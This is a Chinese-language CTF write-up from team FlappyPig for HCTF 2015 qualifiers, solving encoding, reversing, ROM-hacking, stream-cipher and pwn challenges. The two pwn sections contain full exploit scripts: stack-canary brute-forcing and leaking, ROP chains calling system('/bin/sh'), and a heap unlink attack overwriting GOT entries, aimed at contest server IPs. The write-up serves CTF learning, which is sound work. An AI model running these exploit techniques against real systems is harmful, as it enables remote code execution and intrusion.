


FlappyPig HCTF-2015-quals Writeup

Personal blog

脑洞：Github 下人名



送分要不要？（萌新点我）

文件中包含一个图片，文件末尾包含一个图片，抠出来，发现二者一样。中间有 zip 的 central directory 和 end of central directory record，发现没什么卵用。

```

27 A6 9F 9B FE DF 9B E6 AF ; 熙~n 殢 涖郟姣
9A CA F5 44 FE 80 B2 B0 3B ; ) 娣%罾L氾鲈诟舶;
3F 01 50 4B 01 02 3F 00 14 ; Qn~&n踣?PK..?..
4A 47 4A 36 B7 C5 23 A3 00 ; .....WvJGJ6放#?
24 00 00 00 00 00 00 20 ; .壙.....$.....
56 6C 61 67 2E 6A 70 67 0A ; .....flag.jpg.
01 00 18 00 49 EE 34 FD 27 ; . ....I??
2E 03 D1 01 E4 A0 E0 D4 2E ; .?鐳嘞..?鐳嘞.
00 00 00 00 01 00 01 00 5A ; .?PK.....Z
00 00 52 31 6B 30 52 45 31 ; ...I?...R1k0RE1
4E 45 54 55 34 79 51 30 64 ; NW1hHUTNETU4yQ0d
70 55 52 30 55 7A 56 45 64 ; aQ1RNUkpUR0UzVEd
52 45 54 56 46 61 57 45 64 ; OU1RHVkreTVFaWEd
70 55 52 30 31 5A 52 45 74 ; NM1VNT1pUR01ZREt
70 55 53 55 35 61 56 45 63 ; SU1RHTVpUSU5aVEc
70 59 53 56 45 39 50 54 30 ; ONFRFTUpYSVE9PT0
47 0D 0A 1A 0A 00 00 0D ; 9PT0壙PNG.....
56 00 00 03 00 08 06 00 00 ; IHDR...V.....
00 09 70 48 59 73 00 00 0E ; .?<?...pHYs...
2B 0E 1B 00 00 00 20 63 48 ; ?..??..... cH

```

中间有段诡异的字符串，中间有大量看似重复又有些许区别的字母组合，猜测是 base64 家族的成员，decode 一下，发现 padding 不对，补两个等号，然后 decode base64 解出：

```
GY4DMMZXGQ3DMN2CGZCTMRJTGE3TGNRTGVDDMQZXGM2UMNZTGMZ
TINZTG44TEMJXIQ=====
```

全大写，应该是 base32，decode 解出：

```
686374667B6E6E3173635F6C735F73305F33347379217D
```

Hex，解出：

```
hctf{nn1sc_ls_s0_34sy!}
```

Py：

```

import base64
a="R1k0RE1NW1hHUTNETU4yQ0daQ1RNUkpUR0UzVEdOU1RHVkreTVFaWEdNM1VNT1pUR01ZREtSU1RHTVpUSU5aVE
cONFRFTUpYSVE9PT09PT0=="
print base64.b32decode(a.decode("base64")).decode("hex")

```

Andy

Android 程序，分析发现就是将输入进行了三次变换，然后与一个字符串进行比较。
唯一的坑点在与 classcial 中，不是一对一的关系，多个不同字符可能对应同一个字符。
所有存在多解，最后算出来有两个满足条件的。

```

st = [
    'OHMxdWloZDBpMnczcmluYXk2bjhkbmEE=',
    'OHMxdWRoZDBpMnczcmRuYXk2bjhkbmEE=',
    'OHMxdWloZDBpMnczcmRuYXk2bjhkbmEE=',
    'OHMxdWRoZDBpMnczcmluYXk2bjhkbmEE=',
]

```

```
for s in st:
    s2 = base64.b64decode(s)[0:-1]
    if s2.startswith('8s1udh'):
        print 'hctf{' + s2[::-1][0:-6] + '}'
```

复古程序

16 位的程序，在 xp 下的 command 中可以运行起来，同时也自带有 debug 工具可以调试该程序。

上来就是一段异或自解代码，自己写了个代码解一下：

```
target = './1402.exe'
```

```
f = open(target, 'rb')
d = f.read()
f.close()
```

```
offset = 0x200
```

```
bp = 0x334 + 0x200
```

```
result = list(d)
print result
```

```
def set_word(offset, value):
    result[offset] = chr(value & 0xff)
    result[offset + 1] = chr((value >> 8) & 0xff)
```

```
def get_word(offset):
    return ord(result[offset]) + (ord(result[offset + 1]) << 8)
```

```
while True:
    value1 = get_word(bp)
    value2 = get_word(bp - 2)
    set_word(bp - 2, value1 ^ value2)
```

```
bp -= 2
if bp == 0xb6 + 0x200:
    break
```

```
result[0x29b] = chr(0xb8)
result[0x29c] = chr(0)
for i in range(0x2a2, 0x2b6):
    result[i] = '\x90'
d2 = ''.join(c for c in result)
```

```
f = open('1402_2.exe', 'wb')
f.write(d2)
f.close()
```

继续分析，解出来的代码，发现又在进行 base64 解码。

```
import base64
```

```
target = './1402_2.exe'
```

```
f = open(target, 'rb')
data = f.read()
d = data[0x337:]
f.close()
```

```
i = 0
result = ""
while True:
    if d[i] != '*':
        result += chr(ord(d[i])^0x17)
    else:
        break
    i += 1
```

```
print result
result += '=='
```

```
s = base64.b64decode(result)
print s
```

```
d2 = data[0:0x337] + s + '\x00' + data[0x337+len(s)+1:]
print len(s)
```

```
f = open('./1402_3.exe', 'wb')
f.write(d2)
f.close()
```

再然后，终于看到真正的代码了。代码要求输入一个字符串，进行 base64 加密，再进行了两次小变换，最后与一个固定字符串比较。

```
import base64
```

```
f = open('./1402_2.exe', 'rb')
d = f.read()[0x25d:0x25d+0x20]
f.read()
```

```

def test1():
    dict = {}
    for i in range(0x10):
        dict[2*i] = i
        dict[2*i+1] = i+0x10

    result = ""
    for i in range(0x20):
        result += d[dict[i]]

    return result

d2 = test1()

d3 = ""
for i in range(0x10):
    d3 += chr(ord(d2[i+0x10])^0x7)

for i in range(0x10):
    d3 += chr(ord(d2[i])^0xc)

print base64.b64decode(d3)

```

what should I do

strncpy 在拷贝的时候，是将 src 中的前 n 个字节拷贝到 dest，但是不会自动添加\x00。但在 base64 解密的时候，是遇到\x00 才结束，所以可以一直解下去，造成栈溢出。

但是这里有栈 canary 保护，不过程序中有 fork，父子进程的 canary 是一样的。

刚开始没有注意到 printf 可以泄露 canary，用了一种比较笨的办法去按位爆破 canary。

```
import base64
```

```
from zio import *
```

```
target = ('119.254.101.197', 10000)
```

```
target = './pwn4'
remote = False
```

```
target = ('120.55.86.95', 44444)
remote = True
```

```

def exp(target):
    io = zio(target, timeout=10000, print_read=COLORED(NONE, 'red'),
print_write=COLORED(NONE, 'green'))
    #io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
print_write=COLORED(RAW, 'green'))
    if remote:
        io.read_until('TOKEN')

        io.writeline('73ae3282e48a5222e2dcdbd9354905f77')

    io.read_until('Y/N')
    io.writeline('Y')

    io.gdb_hint()
    payload = 'a'*48
    canary = '\x00'
    payload += canary

    for j in range(7):
        for i in range(1, 0x100):
            new_payload = payload + chr(i)
            print len(new_payload), hex(i)

            if len(new_payload)%3 == 0:
                new_payload = (base64.b64encode(new_payload)+'\x11\x00').ljust(120, 'a')
            else:
                new_payload = (base64.b64encode(new_payload)+'\x00').ljust(120, 'a')
            new_payload = base64.b64encode(new_payload)
            #io.read_until('So')
            io.write(new_payload)

        d = io.read_until('Y/N')
        io.writeline('Y')
        if 'back' in d:
            canary += chr(i)
            payload += chr(i)
            print 'find canary:', j, hex(i)
            #io.gdb_hint()
            break
        if i == 0xff:
            print 'not find canary:', j
            raw_input('pause')

```

```
print 'canary:'+repr(canary)
```

```
put_plt = 0x400790
```

```
put_got = 0x602020
```

```
pop_rdi_ret = 0x400e93
```

```
pop_rsi_r15_ret = 0x400e91
```

```
write_buf = 0
```

```
rop = l64(pop_rdi_ret)
```

```
rop += l64(put_got)
```

```
rop += l64(put_plt)
```

```
payload = 'a'*40 + 'd'*8 + canary + 'b'*8 + rop
```

```
new_payload = base64.b64encode(payload).ljust(120, 'a')
```

```
new_payload = base64.b64encode(new_payload)
```

```
#io.read_until('So')
```

```
io.write(new_payload)
```

```
io.read_until('data\n')
```

```
io.read_until('d'*8)
```

```
d = io.readline().strip("\n").ljust(8, '\x00')
```

```
puts = l64(d)
```

```
print hex(puts)
```

```
io.read_until('Y/N')
```

```
io.writeline('Y')
```

```
#remote
```

```
base = puts - 0x6fe30
```

```
system_addr = base + 0x46640
```

```
binsh_addr = base + 0x17ccdb
```

```
rop = l64(pop_rdi_ret)
```

```
rop += l64(binsh_addr)
```

```
rop += l64(system_addr)
```

```
payload = 'a'*48 + canary + 'b'*8 + rop
```

```
new_payload = base64.b64encode(payload).ljust(120, 'a')
```

```
new_payload = base64.b64encode(new_payload)
```

```
#io.read_until('So')
```

```
io.write(new_payload)
```

```
io.interact()
```

```
exp(target)
```

这个脚本在本地能够成功，不过在打远程的时候，发现远程限制了连接时间，每次脚本的没跑完就断开了。然后联系客服，客服说三条 payload 就够了。然后就写了个三条 payload 的。

```
import base64
```

```
from zio import *
```

```
target = ('119.254.101.197', 10000)
```

```
target = './pwn4'
remote = False
```

```
target = ('120.55.86.95', 44444)
remote = True
```

```
def exp(target):
    #io = zio(target, timeout=10000, print_read=COLORED(NONE, 'red'),
    print_write=COLORED(NONE, 'green'))
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
    print_write=COLORED(RAW, 'green'))
    if remote:
```

```
        io.read_until('TOKEN')
```

```
        io.writeline('73ae3282e48a5222e2dcbd9354905f77')
```

```
    io.read_until('Y/N')
    io.writeline('Y')
```

```
    io.gdb_hint()
    payload = 'a'*48
    canary = 'b'
    payload += canary
```

```
    new_payload = base64.b64encode(payload).ljust(120, 'a')
    new_payload = base64.b64encode(new_payload)
```

```
    io.write(new_payload)
```

```
    io.read_until('aaaab')
    canary = '\x00'+io.read(7)
    io.read_until('Y/N')
    io.writeline('Y')
```



```
put_plt = 0x400790
put_got = 0x602020
pop_rdi_ret = 0x400e93
pop_rsi_r15_ret = 0x400e91
write_buf = 0
```

```
rop = l64(pop_rdi_ret)
rop += l64(put_got)
rop += l64(put_plt)
payload = 'a'*40 + 'd'*8 + canary + 'b'*8 + rop
new_payload = base64.b64encode(payload).ljust(120, 'a')
new_payload = base64.b64encode(new_payload)
#io.read_until('So')
io.write(new_payload)
io.read_until('data\n')
io.read_until('d'*8)
d = io.readline().strip('\n').ljust(8, '\x00')
puts = l64(d)
print hex(puts)
```

```
io.read_until('Y/N')
io.writeline('Y')
```

```
#remote
base = puts - 0x6fe30
system_addr = base + 0x46640
binsh_addr = base + 0x17ccdb
```

```
rop = l64(pop_rdi_ret)
rop += l64(binsh_addr)
rop += l64(system_addr)
payload = 'a'*48 + canary + 'b'*8 + rop
new_payload = base64.b64encode(payload).ljust(120, 'a')
new_payload = base64.b64encode(new_payload)
#io.read_until('So')
io.write(new_payload)
```

```
io.interact()
```

```
exp(target)
```

教务处

在主办方放出一大波提示之后，才知道这个是 pwn，赶紧开了这个题。
因为提示中已经说了 strncpy，所以重点关注它。

```
strncpy(dest + 0x14, src + 3, v3);
v8 = strchr(dest + 0x14, 0xA);
if ( v8 )
    *v8 = 0;
else
    dest[v3 + 20] = 0;
LOBYTE(dword_6020E0[4 * i + 1]) = strlen(dest + 20);
```

此处，在拷贝完后，默认是搜索\n 作为终止符。这里如果提前在堆上残留好一个\n 的话，可以使 strlen(dest+20)>=0x80。(好像最大能到 0x84)。
在 change 的时候 v1 是一个 char 型，所以当 v1>=0x80 时，v1 是一个负数，而 j 是 int 型，因此这里可以越界，造成堆溢出。

```
v1 = LOBYTE(dword_6020E0[4 * i + 1]);
v7 = *(_QWORD *)&dword_6020E0[4 * i + 2] + 20LL;
for ( j = 0; v1 != j; ++j )
{
    v2 = getchar();
    if ( v2 == 10 )
        break;
    *(_BYTE *)(v7 + j) = v2;
}
```

这个堆溢出的利用采用使用过好多次的那个 unlink 方法修改一个堆指针。之后通过程序中的 change 功能实现 got 表的修改。

为了信息泄露，首先将 free_got 修改为 printf，然后通过 printf("%15\$p")的方法泄露栈上的 libc_start_main_ret。

之后，将 free_got 修改为 system，拿到 shel

from zio import *

target = './pwn1'

target = ('120.55.86.95', 11111)

def add(io, name, info):

io.read_until('information.')

io.writeline('a')

io.read_until(':')

payload = str(len(name)).ljust(2, '\x00')+name+str(len(info)).ljust(3, '\x00')+info

io.writeline(payload)

def full_add(io, name, info):

io.read_until('information.')

io.writeline('a')

io.read_until(':')

```

payload = str(len(name)).ljust(2, '\x00')+name+str(len(info)).ljust(3, '\x00')+info
payload += 'f'*7
payload += 'e'*0x80
payload += '\n'
payload += 'gggggg'
#payload = payload.ljust(0x200-1, 'e')
io.writeline(payload)

def delete(io, number):
    io.read_until('information.')
    io.writeline('d')
    io.read_until('number')
    io.writeline(str(number))

def change(io, number, info):
    io.read_until('information.')
    io.writeline('c')
    io.read_until('change')
    io.writeline(str(number))
    io.writeline(info)

def exp(target):
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
    print_write=COLORED(RAW, 'green'))

    io.read_until('TOKEN')
    io.writeline('73ae3282e48a5222e2dcdbd9354905f77')

    full_add(io, '%15$p', 'aaaa') #0x603010 # 0
    io.gdb_hint()
    full_add(io, '2222', 'bbbb') #0x6030b0 # 1
    add(io, '3333', 'cccc') #0x603150 # 2
    add(io, '4444', 'dddd') #0x6031f0 # 3
    add(io, 'sh', 'eeee') #4

    ptr = 0x602108

    payload2 = 0x7c*'a'+l64(0x90)+l64(0xa0)
    change(io, 2, payload2)

    payload1 = 0x84*'a'+l64(0xa1)+l64(0)+l64(0x91)+l64(ptr-0x18) + l64(ptr-0x10)

```

```

change(io, 1, payload1)

delete(io, 3)
#modify *0x602108 = 0x6020f0

free_got = 0x602018
payload3 =
l64(0x00000008000000001)+l64(0x00000000006030b0)+l64(0x00000008000000002)+l64(free_
got-20)
payload3 = payload3[20:]

change(io, 2, payload3)

print_plt = 0x400860
change(io, 2, l64(print_plt))
io.gdb_hint()

delete(io, 0)
io.read_until('0x')
d = io.read_until('delete')
d = d[0:len(d)-6]
libc_start_main_ret = int(d, 16)
print hex(libc_start_main_ret)

base = libc_start_main_ret - 0x21ec5
system = base + 0x46640
change(io, 2, l64(system))

delete(io, 4)

io.interact()


exp(target)

```

What-is-this

下载下来是一个 nes 的 rom, 用神器 FCEUX 打开, 发现是赤色要塞的游戏(暴露年龄,,), 玩了一会加百度一下, 发现地址 0030 是关数, 0050 是武器, 0052 是无敌倒计时, 0031 是生命。游戏里好像把死亡生命减 1 改成了增加 1, 不知是不是为了减少难度。

这样, 只要在开始时把关数改成 05, 则会直接进入第 6 关也就是最后一关。武器改为 FF 最大, 无敌倒计时设置上金手指。这样就可以无敌的打到最后, 打完 boss 出片尾, 发现 flag。



Server is down

打开是个网页，随便输入一些字符返回奇怪的页面。查看一下源码，注释

```
<!-- Do You Know liumima? --> 和 <!-- Flag Here:@1•(zN8v•Mq}0••wa•!。提示是流密码，
```

多提交几次发现 message 的字符数与输入的字符数相同。猜测 Message 返回的是由输入生成的密文，而生成 flag 密文的密钥应该与加密 message 的密钥相同。多尝试几次发现 flag 的密文长度恒定为 512。因此构造提交 512 长度的字符串，使用 message 的明文和密文异或算出密钥，从而解密 flag。

```
import requests

reply = requests.post("http://120.26.93.115:7659/8270537b1512009f6cc7834e3fd0087c/main.php",
                      data={'arg': 'A' * 512})

s = reply.content
start = s.index('<!-- Flag Here:')
```

```

flag = s[start + len('<!-- Flag Here:'): start + s[start:].index('-->')]
print repr(flag)

start = s.index('<h2>Message: ')
message = s[start + len('<h2>Message: '):start + s[start:].index('</h2>')]
message = message.replace('\\x', '').decode('hex')
print repr(message)

result = []
for i in range(512):
    key = ord(message[i]) ^ ord('A')
    result.append(chr(ord(flag[i]) ^ key))
result = ''.join(result)
print(result)

```

得出 flag

```

i~pkhctf{DOY0uKnovvh0w7oFxxkRCA?iGuE55UCan...Ah}

```

福利

这道程序的逆向还算比较简单，直接定位 start 中的主要逻辑函数 sub_401280，其中有个简单的反调试操作，直接 nop 掉 cmp，如下：

```

push    eax                ; pbDebuggerPresent
call    esi ; GetCurrentProcessId
push    eax                ; dwProcessId
push    0                  ; bInheritHandle
push    400h               ; dwDesiredAccess
call    edi ; OpenProcess
push    eax                ; hProcess
call    ds:CheckRemoteDebuggerPresent
test    eax, eax
jz      short loc_4012EB
cmp     [ebp+pbDebuggerPresent], 1
jnz     short loc_4012F8

```

然后进入主要窗口处理函数 DialogFunc 中，这里面有个设计的简单 trick，就是鼠标移动到按钮上去的时候，按钮会移动，在这里将移动部分就该下，就是将消息值改变下，如下是正常的代码逻辑，将-128 改其他值即可：

```

,
if ( a3 == -128 && hWnd == (HWND)a4 )
{
    if ( dword_4181F8 == 34 )
    {
        MoveWindow(hWnd, 10, 10, 80, 35, 1);
        dword_4181F8 = 21;
        return 0;
    }
    if ( dword_4181F8 == 21 )
    {
        MoveWindow(hWnd, 20, 230, 80, 35, 1);
        dword_4181F8 = 24;
        return 0;
    }
    if ( dword_4181F8 == 24 )
    {
        MoveWindow(hWnd, 350, 230, 80, 35, 1);
        dword_4181F8 = 34;
        return 0;
    }
}

```

前面的主要处理工作就是两部分，如下：

```

GetWindowTextA(hd_4191F8, &str_input, 30);
if ( strlen(&str_input) == 22 && check_401DA0(&str_input, v15[4]) && mix_401BB0(&str_input) )
{
    .
}

```

check_401da0 函数和 mix_401bb0 函数：

其中 check_401da0 函数是直接可以写成逆向代码的，他就是检查一下输入是否以“HCTF{”开始和“}”结束的，代码逻辑如下：

```

strcpy(v9, "316754");
v10 = *(char **)str_buff;
v3 = str_buff[4];
*(_DWORD *)&v9[8] = v10;
v9[8] = '3' - (_BYTE)v10;
v9[9] = v9[1] - v9[9];
v9[10] = v9[2] - BYTE2(v10);
v9[11] = v9[3] - BYTE3(v10);
v9[13] = 0;
v9[12] = v9[4] - v3;
i = 0;
__mm_storeu_si128((__m128i *)v6, __mm_load_si128((const __m128i *)&xmmword_415630));
v7 = -70;
v8 = -73;
while ( v9[i + 8] == v6[i] )
{
    ++i;
    if ( i >= 5 )
        return v9[5] - a2 == -73;
}
return 0;

```

逆向求解逻辑函数的 python 实现如下：

```

def re_check_401da0(input_str):
    last_char = input_str[-1]
    v9 = [ord(c) for c in "316754"]
    v10 = [0] * 6
    for i in range(4):
        v10[i] = input_str[i]

```



```

v10[0] = ord('3') - input_str[0]
v10[1] = v9[1] - v10[1]
v10[2] = v9[2] - input_str[2]
v10[3] = v9[3] - input_str[3]
v10[5] = 0
v10[4] = v9[4] - input_str[4]
print [hex(c) for c in v10]
v6 = [0xeb, 0xee, 0xe2, 0xf1, 0xba, 0xb7]
result = []
result.append(-v6[0] + ord('3'))
result.append(v9[1] - v6[1])
result.append(-v6[2] + v9[2])
result.append(-v6[3] + v9[3])
result.append(-v6[4] + v9[4])
print [chr((c + 0x100)&0xff) for c in result]
last_char = v9[5] - (-73)
print chr(last_char)

```

对于 mix_401bb0 函数的逻辑稍微比较复杂，是根据输入字符做了变换，字符表的替换，或者是直接在原来数上进行的，逻辑代码如下：

```

while ( 1 )
{
    v5 = *(&v15 + v4);
    if ( (unsigned __int8)(v5 - 'A') <= 25u )
    {
        v6 = strlen(aAbcdefghijklmn);
        v7 = v6 / 2;
        v8 = aAbcdefghijklmn[v6 / 2];
        if ( v5 != v8 )
        {
            v9 = *(&v15 + v4);
            if ( v5 <= v8 )
                v7 = sub_401D40(v9, (int)aAbcdefghijklmn, v6 / 2);
            else
                v7 += sub_401D40(v9, (int)&aAbcdefghijklmn[v7], v6 - v7);
        }
        goto LABEL_18;
    }
}

```

但是对于这些我都不关心，因为我知道字符替换是一一对应的，所以这部分代码我没有必要去逆向了，直接将可见的符合要求的字符当成输入带人进去，从 OD 中查看最后替换的结果即可：其中符合字符如下：

```

enum_alpha = [c for c in range(ord('a'), ord('z') + 1)]
enum_alpha += [c for c in range(ord('A'), ord('Z') + 1)]
enum_alpha += [c for c in range(0x20, 58)]

```

```

abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
GHIJKLMNOPQRSTUVWXYZ
!~#$%&'()*+,-./0123456789zz

```

一行一行输入，从结果发现：

小写字母全被替换成了 0x64 开始的一系列数；

大写字母全被替换成了从 0x00 开始的一系列数；

从 ‘,’ 开始的字符全都被替换成了从 0xC4 开始的一些列数；

于是生成对应表。

进行字符替换后，将得到的数进行内部替换，如下

```

v8 = target_4191C0[6];
target_4191C0[6] = target_4191C0[0];
target_4191C0[0] = v8;
v9 = target_4191C0[8];
target_4191C0[8] = target_4191C0[3];
target_4191C0[3] = v9;
v10 = target_4191C0[5];
target_4191C0[5] = target_4191C0[2];
target_4191C0[2] = v10;
v11 = target_4191C0[4];
target_4191C0[4] = target_4191C0[11];
i = 0;
target_4191C0[11] = v11;
do
{
    if ( src_415600[i] != target_4191C0[i] )
    {

```

0 和 6, 2 和 5, 3 和 8, 4 和 11, 替换后，将得到的数与存储的 src_415600 进行对比，其实 src_415600，其中 src415600 的结果如下：

```

src_415600      dd 66h, 64h, 0C8h, 68h, 75h, 75h, 14h, 0Bh, 68h, 15h; 0
; DATA XREF: DialogFunc:loc_401B30↑r
                dd 68h, 12h                ; 10

```

这里只对除 “HCTF{}” 外的前 12 位数进行处理，后面还有四位的处理是在前面一个 while 循环中，如下：

```

j = 0;
while ( 1 )
{
    v7 = one_or_two_4191B0 ^ byte_418217;
    if ( (one_or_two_4191B0 ^ byte_418217) >= 0
        && one_or_two_4191B0 != byte_418217
        && (v7 ^ v15[0]) == byte_418218[0]
        && (v7 ^ v15[1]) == byte_418218[1]
        && (v7 ^ v15[2]) == byte_418218[2]
        && (v7 ^ v15[3]) == byte_418218[3] )
        break;
    Sleep(0x14u);
    ++j;
}

```

其中 one_or_two_4191B0 是在两个竞争的线程中不断被赋值成为 1 或者 2，而 byte_418217 在初始化中会被赋值成 3，但是这里由于 v7 不确定，可能为 1 也可能为 2，有两种结果，但是无所谓，byte_418218 的值如下：

```

byte_418218    db 'A', 'c', '6', '7'

```

都求出来如下：

```

@b76
Ca45

```

有逆向工作完成，这些部分都是可以直接逆推回去的，最终所有的逆向 python 脚本如下：

```

__author__ = "pxx"
def re_check_401da0(input_str):
    last_char = input_str[-1]
    v9 = [ord(c) for c in "316754"]
    v10 = [0] * 6
    for i in range(4):
        v10[i] = input_str[i]
    v10[0] = ord('3') - input_str[0]
    v10[1] = v9[1] - v10[1]
    v10[2] = v9[2] - input_str[2]
    v10[3] = v9[3] - input_str[3]
    v10[5] = 0
    v10[4] = v9[4] - input_str[4]
    print [hex(c) for c in v10]
    v6 = [0xeb, 0xee, 0xe2, 0xf1, 0xba, 0xb7]
    result = []
    result.append(-v6[0] + ord('3'))
    result.append(v9[1] - v6[1])
    result.append(-v6[2] + v9[2])
    result.append(-v6[3] + v9[3])
    result.append(-v6[4] + v9[4])
    print [chr((c + 0x100)&0xff) for c in result]

```

```
last_char = v9[5] - (-73)
print chr(last_char)
```

```
re_check_401da0([ord(c) for c in "1" * 22])
pairs_result = []
for i in range(26):
    pairs_result.append(0x64 + i)
for i in range(26):
    pairs_result.append(0x00 + i)
for i in range(58 - 0x20):
    pairs_result.append(0xC4 - (ord(',') - ord(' ')) + i)
```

```
enum_alpha = [c for c in range(ord('a'), ord('z') + 1)]
enum_alpha += [c for c in range(ord('A'), ord('Z') + 1)]
enum_alpha += [c for c in range(0x20, 58)]
print enum_alpha
```

```
pairs_check = {}
back_pairs_check = {}
for i in range(0, len(enum_alpha)/16 + 1):
    result = []
    for j in range(16):
        value = i*16 + j
        if value >= len(enum_alpha):
            value = 25
        #print value
        result.append(chr(enum_alpha[value]))
        pairs_check[chr(enum_alpha[value])] = pairs_result[value]
        back_pairs_check[pairs_result[value]] = chr(enum_alpha[value])
    print "".join(result)
```

```
print pairs_check
Ac67 = 'Ac67'
print "".join([chr(ord(c)^0x1) for c in Ac67])
print "".join([chr(ord(c)^0x2) for c in Ac67])
```

```
src_seq = [0x66, 0x64, 0xC8, 0x68, 0x75, 0x75, 0x14, 0x0B, 0x68, 0x15, 0x68, 0x12]
before_seq = [c for c in src_seq]
before_seq[0] = src_seq[6]
before_seq[6] = src_seq[0]
```

```
before_seq[2] = src_seq[5]
before_seq[5] = src_seq[2]
```

```

before_seq[3] = src_seq[8]
before_seq[8] = src_seq[3]

before_seq[4] = src_seq[11]
before_seq[11] = src_seq[4]
print before_seq
result = []
for val in before_seq:
    result.append(back_pairs_check[val])
result = ''.join(result)
print "HCTF{%sCa45}"%result
最终结果如下：

```



欧洲游戏

这道题目逆向逻辑非常清晰，就是分来两部分，

后 10 字节直接与一个 272 大小的字符表中进行匹配即可

前 10 字节在直接赋值给一个 272 大小的字符表中的某些位置，然后对这个字符表中的一系列数在一张大的 256 个整数中进行连续映射，然后找到符合最终结果的值

逻辑如下：

```

while ( info_40BDA8[i] == ((unsigned __int8)input_t[i + 10] ^ 7) )
{
    ++i;
    if ( i >= 10 )
    {
        info_40BDA8[16] = *input_t;
        info_40BDA8[33] = input_t[1];
        info_40BDA8[50] = input_t[2];
        info_40BDA8[67] = input_t[3];
        info_40BDA8[84] = input_t[4];
        info_40BDA8[101] = input_t[5];
        info_40BDA8[118] = input_t[6];
        info_40BDA8[135] = input_t[7];
        info_40BDA8[152] = input_t[8];
        v6 = input_t[9];
        v7 = -1;
        v8 = -1;
        info_40BDA8[169] = v6;
        j = 0;
        do
        {
            v8 = data_in_40BEC0[2] * (unsigned __int8)(v8 ^ info_40BDA8[j + 17]) + 1 ^ ((unsigned int)v8 >> 8);
            v7 = data_in_40BEC0[2] * (unsigned __int8)(v7 ^ info_40BDA8[j + 16]) ^ ((unsigned int)v7 >> 8);
            j += 2;
        }
        while ( j < 256 );
        v10 = ~v8;
        if ( ~v7 == 570961634 && v10 == -943542018 )

```

